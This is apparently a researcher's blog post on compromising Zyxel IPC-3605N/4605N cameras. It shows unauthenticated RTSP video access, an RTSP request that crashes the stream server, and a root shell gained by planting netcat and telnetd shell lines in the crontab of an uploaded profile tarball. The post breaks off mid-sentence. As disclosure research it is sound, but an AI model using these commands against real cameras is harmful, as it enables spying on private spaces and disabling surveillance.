Hacking Zyxel IP cameras to gain a root shell (http://www.hydrogen18.com/blog/hacking-zyxel-ip-cameras-pt-1.html)

Sunday August 14 2022

iot (tags.html#iot) embedded (tags.html#embedded) vulnerability (tags.html#vulnerability)

I bought these cameras primarily to use as a test device for work. I needed something that had an ethernet interface and worked as an IP based device. I found them on eBay for around $20 each. I bought two cameras, the model IPC-3605N and the model IPC-4605N. The devices run basically the same hardware it seems, with the IPC-4605N having pan, tilt, & zoom capability.

I generally enjoy figuring out if embedded devices are well built or simply cobbled together, so I spent some time looking at these devices.

TLDR - Do not buy, do not use, and remove all of these devices from service immediately. They are so miserably insecure it took me less than a day of effort to develop a utility to remotely compromise any of them. Keep reading if you want to know how.

Looking at the hardware

I tested two models of camera as part of this.

(zyxel_camera/zyxel_ipc_3605n.jpg)


(zyxel_camera/zyxel_ipc_4605n.jpg)

Visually these are different, but the hardware & software appears to be the same.

I opened up the IPC-4605N model. You just need to take the screws off the bottom. It has a few circuit boards inside. I'm not going to go into detail here because nothing really stands out other than the UART connector. I didn't have the little miniature 3 pin connector to attach to the header unfortunately.



(zyxel_camera/zyxel_ipc_4605n_model_label.jpg)

(zyxel_camera/rear_io_connections.jpg)


(zyxel_camera/rear_io_connections_1.jpg)

(zyxel_camera/bottom_of_unit_open.jpg)

(zyxel_camera/mainboard_0.jpg)



(zyxel_camera/mainboard_1.jpg)

(zyxel_camera/daughterboard_0.jpg)

(zyxel_camera/daughterboard_1.jpg)


Getting each camera setup

The initial setup for the cameras is pretty simple. The USB port can be used to install an included WiFi adapter from Zyxel, but I did not use this. I just plugged in ethernet and power. By default the device will get an IP address via DHCP.

If the device doesn't get an address automatically from your DHCP server you can reset it by holding down the reset button for approximately 20 seconds. The LED on the front of the device goes out at this time and you release the button. The device resets to its factory defaults. The manual says the default password is `admin:admin` but it is actually `admin:1234`

The device uses basic HTTP authentication so your browser prompts you for the password when you navigate to the web server running on the device.

The web interface




(zyxel_camera/ss_landing_page.png)

This page is dependent on either ActiveX or Java plugins to work. Neither of which are supported any longer

The web interface is fairly awful and dependent on either ActiveX or Java. Neither of which is supported by any modern browsers.

If you click on "Setup" you are taken to this page



(zyxel_camera/ss_maint_page.png)

This is where you can adjust all kinds of settings on the device. We'll come back to this later

Network connectivity & the video interface

Since the default web interface doesn't work anymore, I was curious to see if I could get a video feed out of these devices at all without trying to run ancient browser plugin based stuff. So I ran `nmap` to scan the device

```
$ nmap -A 10.233.21.2
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-12 17:13 UTC
Nmap scan report for 10.233.21.2
Host is up (0.017s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    mini_httpd 1.19 19dec2003
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=IPC-3605N
|_http-server-header: mini_httpd/1.19 19dec2003
|_http-title: 401 Unauthorized
443/tcp   open  https?
554/tcp   open  rtsp    D-Link DCS-2130 or Pelco IDE10DN webcam rtspd
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
843/tcp   open  unknown
8008/tcp  open  rtsp    D-Link DCS-2130 or Pelco IDE10DN webcam rtspd
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
49152/tcp open  upnp    Portable SDK for UPnP devices 1.4.1 (Linux 2.6.28; UPnP 1.0)
Service Info: OS: Linux; Device: webcam; CPE: cpe:/h:pelco:ide10dn, cpe:/o:linux:linux_
```

So this tells us there is the HTTP server, an HTTPS server, and RTSP (https://en.wikipedia.org /wiki/Real_Time_Streaming_Protocol) and a bunch of other stuff. I know RTSP is some sort of video streaming standard so I decided to poke around at that first.

RTSP

My first guess was to just have VLC connect to the RTSP server. So I tried telling VLC to connect to a network stream with a path of `rtsp://10.233.21.7/` to no avail. This didn't work and I couldn't get any useful debugging info from VLC.

I read through the Wikipedia page on RTSP and came to the conclusion it's almost HTTP based. There doesn't appear to be a `curl` equivalent for RTSP so I just used `echo` and `netcat` to send a basic request

```
$ echo -e 'DESCRIBE rtsp://10.233.21.2:554 RTSP/1.0\r\nCSeq: 2\r\n\r\n'  | nc 10.233.21
RTSP/1.0 404 Stream Not Found
CSeq: 2
Date: Wed, Aug 17 2022 03:53:46 GMT
```

This doesn't tell me anything useful other than the remote server is definitely an RTSP server. At this point I was feeling fairly stumped, so I went back to the web interface and looked at the HTML & Javascript it was trying to use to serve me the non-functional browser plugin. I found this Javascript

```
myvlc.addParam("MRL", "rtsp://" + location.hostname + ":554/medias1");          //for <
myvlc.addParam("target", "rtsp://" + location.hostname + ":554/medias1");       //for <
```

It apparently is trying to build an RTSP url ending in `/medias1` . So I updated the request I was sending


```
$ echo -e 'DESCRIBE rtsp://10.233.21.7:554/medias1 RTSP/1.0\r\nCSeq: 2\r\n\r\n'  | nc 1
RTSP/1.0 200 OK
CSeq: 2
Date: Wed, Aug 17 2022 03:57:11 GMT
Content-Base: rtsp://10.233.21.7/medias1/
Content-Type: application/sdp
Content-Length: 618

v=0
o=- 1660708628741636 1 IN IP4 10.233.21.7
s=H.264 Video, streamed by the MediaStreaming Server
i=medias1
t=0 0
a=tool:LIVE555 Streaming Media v2011.03.14
a=type:broadcast
a=control:*
a=range:npt=0-
a=x-qt-text-nam:H.264 Video, streamed by the MediaStreaming Server
a=x-qt-text-inf:medias1
m=video 0 RTP/AVP 96
c=IN IP4 0.0.0.0
b=AS:500
a=rtpmap:96 H264/90000
a=range:npt=0-
a=fmtp:96 packetization-mode=1;profile-level-id=42A01E;sprop-parameter-sets=Z0IAKOkAoAQ
a=control:track1
m=audio 0 RTP/AVP 0
c=IN IP4 0.0.0.0
b=AS:64
a=rtpmap:0 PCMU/8000
a=control:track2
```

Excellent! This dumped me back a bunch of useful information, including letting me know that the server running is LIVE555 (http://www.live555.com/).

Vulnerability 1 - Acessing the video stream without any authentication

I figured out you can connect to the video stream with `mplayer`. Apparently RTSP is one of those standards that everyone implements in their own unique way. The `mplayer` project manual pages explicitly indicate compatabilty with `LIVE555` based servers.

You can access the video feed by running `mplayer -rtsp-stream-over-tcp rtsp://10.233.21.7:554/medias1`.



(zyxel_camera/ss_mplayer.png)

I should probably tidy up my living room

So you can access the video feed **without any authentication**.

Vulnerability 2 - Remote denial of service against the RTSP server

Since `/medias1` was a video feed I of course checking if `/medias2` was a valid video feed as well.

```
echo -e 'DESCRIBE rstp://10.233.21.2:554/medias2 RTSP/1.0\r\nCSeq: 2\r\n\r\n'  | nc 10
```

There is no response from the evice. The test device was the IPC-3605N here. The device stops responding to RTSP requests for a while when this happens. Presumably a watchdog of some kind restarts the RTSP server after it crashes. This happens with **no authentication** so simply periodically sending this RTSP request allows an attack to **completely shutdown a surveillance camera**.


When the same request is sent to the IPC-4605N, it just responds with a not found response.

```
$ echo -e 'DESCRIBE rstp://10.233.21.7:554/medias2 RTSP/1.0\r\nCSeq: 2\r\n\r\n'  | nc 1
RTSP/1.0 404 Stream Not Found
CSeq: 2
Date: Wed, Aug 17 2022 04:10:03 GMT
```

I could not reproduce this with the IPC-4605N.

Searching for a way in

At this point I began searching for a way to gain a shell on the device. What I initially wanted to do was to get a firmware upgrade & modify that to include a remote shell. After searching Zyxel's website it has become apparent that these devices are no longer supported. I did find a history of them in the wayback machine, but there is no way to actually download the firmware files




(zyxel_camera/ss_archive_org_firmware.png)


I found this on archive.org but could not actually download the firmware

Since this route was simply not available I tried other options. I search for critical vulnerabilities against the LIVE555 RTSP server or the mini-httpd server. There are many, but none that claim to grant escalation to a shell.

In the maintenance page there is a system log you can view. If you check right after startup you find lines like this

```
Jan  1 00:01:11 localhost sessiond: sessiond version 0.7 started
Jan  1 00:01:11 localhost mini_httpd[1059]: socket :: - Address family not supported by
Jan  1 00:01:12 localhost mini_httpd[1069]: started as root without requesting chroot()
Jan  1 00:01:12 localhost mini_httpd[1069]: mini_httpd/1.19 19dec2003 starting on local
Jan  1 00:01:15 localhost init: starting pid 1161, tty '': '/bin/sh < /dev/ttyS0 2>&1 >
Jan  1 00:01:15 localhost crond[1173]: crond (busybox 1.13.4) started, log level 8
```






(zyxel_camera/ss_logs.png)

The line about `/dev/ttyS0` certainly indicates that a shell is runing attached to the UART pins we saw on the circuit board. I still had no convenient way to connect to those, so I didn't go that route.

After a while I found a page that allows you to do "Profile Management". I asked it to export the profile and my browser download "profile.bin"



(zyxel_camera/ss_profile_bin_download.png)

I rolled up my sleeves, fully prepared to tackle someone's entirely proprietary format for profile data. It took about 30 seconds to identify that this was in fact a gzip compressed tarball. I extracted this and found it contains a file `mnt/mtd/crontab`. The contents of which are

```
0   10  *   *   1   updatetime.sh msntp -o -8 -r -P no 192.168.166.20
```

This is obviously a crontab, designed to run something related to NTP each Monday around 10 AM. So I reasoned I could just insert a line to start a shell using netcat every minute. I added a line like this to the crontab.

```
*   *   *   *   *   /bin/nc -l -p 5555 -e /bin/sh
```

I reuploaded the compressed tarball and the device rebooted. I tried in vain to connect to the shell, but nothing worked. I tried many different iterations of `/bin/nc` based off the different possible parameters. An embedded device is almost always using the BusyBox derivative of netcat, but I couldn't be sure.

After a while this yielded nothing at all. So I just added a line like this

```
*   *   *   *   *   /bin/ping -c 1 192.168.166.20
```

This worked perfectly fine. So my concept of adding scripts to the crontab is sound. The device pinged the IP once a minute and I could capture the traffic using `tcpdump` on my local network. This lead me to the conclusion that BusyBox was probably compiled without netcat support for the device.

So what now? Well I decided I needed to know exactly was on the device filesystem. I reasoned that the "Export Profile" functionality worked by just tarring up `/mnt/mtd` and allowing me to download it. So I added this line

```
*   *   *   *   *   /bin/ls -lR / > /mnt/mtd/ls.log
```

This was *extremely risky* as I don't actually know how much data this would produce, how big the filesystem at `/mnt/mtd` is or what would happen if the device ran out of space on the filesystem. I uploaded the new profile, then waited about a minute and exported it again. It was much larger and I found `ls.log` inside it!

This file is obviously huge, but it confirmed what I thought: there was no netcat. Of course in an ironic twist I found out that `/usr/sbin/telnetd` was present. I had been fumbling around trying to use netcat to get a remote shell, when a full blown telnet daemon was already available. So I just added to the crontab

```
*   *   *   *   *   /usr/sbin/telnetd -F -l /bin/sh -p 15555
```

Then reuploaded it again. About a minute later I was able to run

```
$ telnet 10.233.21.7 15555
Trying 10.233.21.7...
Connected to 10.233.21.7.
Escape character is '^]'.

/var/spool/cron # whoami
root
```

So at this point I had a root shell. This doesn't really count as remotely compromising the device as I still would need the admin username and password for the web interface.

Hardware & software details

The actual OS is a Linux 2.6.28 kernel. The processor is a `FA626TE rev 1 (v5l)` which is an ARMv5 CPU. It has 128 megabytes of RAM.

The software on the device is a mixup of pretty much everything. The main web server is mini-httpd running CGI scripts based primarily off haserl (http://haserl.sourceforge.net). I've literally never heard of this before.

I tried to limit the amount of time I spent looking at the various web scripts. They are numerous, but it did not take long to spot obvious race conditions and other shortcomings in them.

filesystem & block devices

The actual root file system is not persistent. It gets restored on each boot, probably from a compressed image in flash. The filesystem mounted at `/mnt/mtd` is the "profile" which you can export & import from the web administration interface.

The IPC 4605N seems to have at least 8 block devices on board

```
# ls -l /dev/mtdblock*
brw-rw----    1 root     root      31,   0 Jan  1  1970 /dev/mtdblock0
brw-rw----    1 root     root      31,   1 Jan  1  1970 /dev/mtdblock1
brw-rw----    1 root     root      31,   2 Jan  1  1970 /dev/mtdblock2
brw-rw----    1 root     root      31,   3 Jan  1  1970 /dev/mtdblock3
brw-rw----    1 root     root      31,   4 Jan  1  1970 /dev/mtdblock4
brw-rw----    1 root     root      31,   5 Jan  1  1970 /dev/mtdblock5
brw-rw----    1 root     root      31,   6 Jan  1  1970 /dev/mtdblock6
brw-rw----    1 root     root      31,   7 Jan  1  1970 /dev/mtdblock7
```

I had to combine `dd` , `uuencode` , and `telnet` on the device to download these to my desktop PC. I managed to identify some of them

- mtdblock0 - unknown for sure, but probably a compressed kernel image
- mtdblock1 - used to store the profile data and mounted at `/mnt/mtd0`
- mtdblock2 - unknown
- mtdblock3 - unknown
- mtdblock4 - unknown
- mtdblock5 - the boot configuration for uboot
- mtdblock6 - probably unused
- mtdblock7 - probably unused

If you dump `mtdblock5` the start of it looks like this

```
00000000  e2 06 e4 23 62 6f 6f 74  61 72 67 73 3d 00 62 6f  |...#bootargs=.bo|
00000010  6f 74 63 6d 64 3d 73 66  20 70 72 6f 62 65 20 30  |otcmd=sf probe 0|
00000020  3a 30 3b 73 66 20 72 65  61 64 20 30 78 34 30 30  |:0;sf read 0x400|
00000030  30 30 30 30 20 30 78 64  36 31 30 30 20 30 78 38  |0000 0xd6100 0x8|
00000040  30 30 30 30 30 3b 67 6f  20 30 78 34 30 30 30 30  |00000;go 0x40000|
00000050  30 30 00 62 6f 6f 74 64  65 6c 61 79 3d 33 00 62  |00.bootdelay=3.b|
00000060  61 75 64 72 61 74 65 3d  33 38 34 30 30 00 69 70  |audrate=38400.ip|
00000070  61 64 64 72 3d 31 30 2e  30 2e 31 2e 35 32 00 73  |addr=10.0.1.52.s|
00000080  65 72 76 65 72 69 70 3d  31 30 2e 30 2e 31 2e 35  |erverip=10.0.1.5|
00000090  31 00 67 61 74 65 77 61  79 69 70 3d 31 30 2e 30  |1.gatewayip=10.0|
000000a0  2e 31 2e 35 31 00 6e 65  74 6d 61 73 6b 3d 32 35  |.1.51.netmask=25|
000000b0  35 2e 30 2e 30 2e 30 00  65 74 68 61 63 74 3d 46  |5.0.0.0.ethact=F|
000000c0  54 4d 41 43 31 31 30 23  30 00 76 65 72 3d 55 2d  |TMAC110#0.ver=U-|
000000d0  42 6f 6f 74 20 32 30 30  38 2e 31 30 20 28 4a 75  |Boot 2008.10 (Ju|
000000e0  6e 20 32 37 20 32 30 31  31 20 2d 20 30 39 3a 34  |n 27 2011 - 09:4|
000000f0  36 3a 34 33 29 00 65 74  68 61 64 64 72 3d 30 30  |6:43).ethaddr=00|
00000100  3a 31 38 3a 46 42 3a 34  31 3a 30 37 3a 43 46 00  |:18:FB:41:07:CF.|
```

So this is definitely how uboot decides what kernel to load and boot.

I could not determine the purpose of `mtdblock4` but found a script `/bin/check_mtd2.sh` that references it. It contains these lines

```
mkdir /mnt/mtd2
mount -t jffs2 /dev/mtdblock4 /mnt/mtd2
```

Trying to mount this myself was not successful

```
 mount -t jffs2 /dev/mtdblock4 /mnt/mtd2


mount: mounting /dev/mtdblock4 on /mnt/mtd2 failed: Input/output error
```

The block devices `mtdblock6` and `mtdblock7` both are 8 megabytes in size and contain nothing but the byte `0xff`. The only reference I found to them is in the CGI script at `/web/html/hw_test/ss.cgi` which contains these lines

```
    #Set 2nd flash
    rm -f /web/html/mtd2
    mkdir -p /mnt/mtd2
    if [ "`df |grep mtd2`" = "" ]; then
        mount -t jffs2 /dev/mtdblock6 /mnt/mtd2
    fi
```

This apparently tries to mount a filesystem (which does not seem to exist) on the fly as part of the web request. This is all kinds of a bad idea and left me really scratching my head. But I think it would be safe to repurpose these last two block devices if you need more storage.

init system

The device uses BusyBox as the init system. I looked in `/etc/inittab` to find the scripts it ran. Those scripts are huge, but I found these

At the end of `/etc/init.d/rc.sysinit`, I found this

```
echo "ready to run post debug"
if [ -e /mnt/mtd/postDebug.sh ]; then
        chmod +x /mnt/mtd/postDebug.sh
        /mnt/mtd/postDebug.sh
fi
```

So if you modify the profile tarball with `mnt/mtd/postDebug.sh` that script gets run on startup.

Also in `/etc/init.d/test.sh` has the following contents

```
#!/bin/sh
if [ -e /mnt/mtd/auto_script.sh ]; then
sh /mnt/mtd/auto_script.sh
fi
```

So adding `mnt/mtd/auto_script.sh` in the profile tarball should also result in that getting executed on startup.

Vulnerability 3 - UPnP support exposes configuration

I was fairly curious as to why there was a webserver on port 49152. I also noticed the device sent this message pretty often as captured by `tcpdump`

```
